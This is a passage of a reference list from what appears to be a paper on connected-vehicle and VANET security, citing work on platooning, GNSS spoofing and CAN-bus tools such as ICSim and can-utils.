[97] J.-P. Hubaux, S. Capkun and J. Luo, "The security and privacy of smart vehicles," IEEE Sec. & Priv., no. 3, pp. 49–55, 2004.

[98] A. Studer, M. Luk and A. Perrig, "Efficient mechanisms to provide convoy member and vehicle sequence authentication in VANETs," IEEE SecureComm, 2007, pp. 422–432.

[99] D. Schmidt, K. Radke, S. Camtepe, E. Foo and M. Ren, "A survey and analysis of the GNSS spoofing threat and countermeasures," ACM CSUR, vol. 48, no. 4, p. 64, 2016.

[100] Y. J. Li, "An overview of the DSRC/WAVE technology," in EAI Qshine, 2010, pp. 544–558.

[101] B. Lonc and P. Cincilla, "Cooperative ITS security framework: Standards and implementations progress in Europe," IEEE WoWMoM, 2016, pp. 1–6.

[102] A. C. Serban, E. Poll and J. Visser, "A security analysis of the ETSI ITS vehicular communications," in EWICS SAFECOMP, 2018, pp. 365–373.

[103] "IEEE standard for wireless access in vehicular environments–security services for applications and management messages," IEEE Std 1609.2-2016, pp. 1–240, 2016.

[104] Ge X, Han Q-L, Ding L, Wang Y-L and Zhang X-M, "Dynamic event-triggered distributed coordination control and its applications: A survey of trends and techniques," IEEE Trans Syst Man Cybern Syst, 2020, pp. 3112–25.

[105] Jia D, Lu K, Wang J, Zhang X and Shen X, "A survey on platoon-based vehicular cyber–physical systems," IEEE Commun Surv Tuts, 2016, pp. 263–84.

[106] Zhao D, Wang H. Longitudinal influence of autonomous vehicles and vehicular communication on post-accident traffic. IEEE Intell Transp Syst Mag, 2019, pp. 164–78.

[107] V. Arem, C. Driel, R. Visser, "The impact of cooperative adaptive cruise control on traffic-flow characteristics," IEEE Trans Intell Transp Syst 2006, pp. 429–36.

[108] Y. Ma and J. Wang, "Predictive control for NOx emission reductions in diesel engine vehicle platoon application," IEEE Trans Veh Technol 2019, pp. 6429–40.

[109] M. Amoozadeh et al., "Platoon Management with Cooperative Adaptive Cruise Control Enabled by VANET," Vehic. Commun. J., 2015.

[110] M. Amoozadeh, A. Raghuramu, C. Chuah, D. Ghosal, H. M. Zhang, J. Rowe and Karl Levitt, "Security Vulnerabilities of Connected Vehicle Streams and Their Impact on Cooperative Driving," IEEE Communications Magazine, 2015.

[111] T. H.-J. Kim et al., "Vanet Alert Endorsement Using Multi-Source Filters," Proc. 7th ACM International. Wksp. Vehicular Internetworking, ACM, 2010, pp. 51–60.

[112] M. T. Garip et al., "Congestion Attacks to Autonomous Cars Using Vehicular Botnets," 2015.

[113] M. Wolf and T. Gendrullis, "Design, Implementation and Evaluation of a Vehicular Hardware Security Module," Proc. Info. Security and Cryptology 2011, pp. 302–18.

[114] X. Lin et al., "GSIS: A Secure and Privacy-Preserving Protocol for Vehicular Communications," IEEE Trans. Vehic. Tech., vol. 56, no. 6, 2007, pp. 3442–56.

[115] P. Papadimitratos et al., "Architecture for Secure and Private Vehicular Communications," Proc. IEEE 7th International. Conf. ITS Telecommun., 2007, pp. 1–6.

[116] OpenGarages, “Instrument Cluster Simulator for SocketCAN”, 2020. Available: https://github.com/zombieCraig/ICSim. [Accessed 5 June 2022].

[117] O. Hartkopp, “SocketCAN userspace utilities and tools”, 2022. Available: https://github.com/linux-can/can-utils. [Accessed 5 June 2022].

[118] G. Combs, “Wireshark Documentation” Wireshark Foundation, 2022. Available: https://www.wireshark.org/docs/wsug_html/. [Accessed 5 June 2022].

[119] VBOX Automotive, “Vehicle CAN Database”. Available: https://www.vboxautomotive.co.uk/index.php/en/can-database-documents. [Accessed 5 June 2022].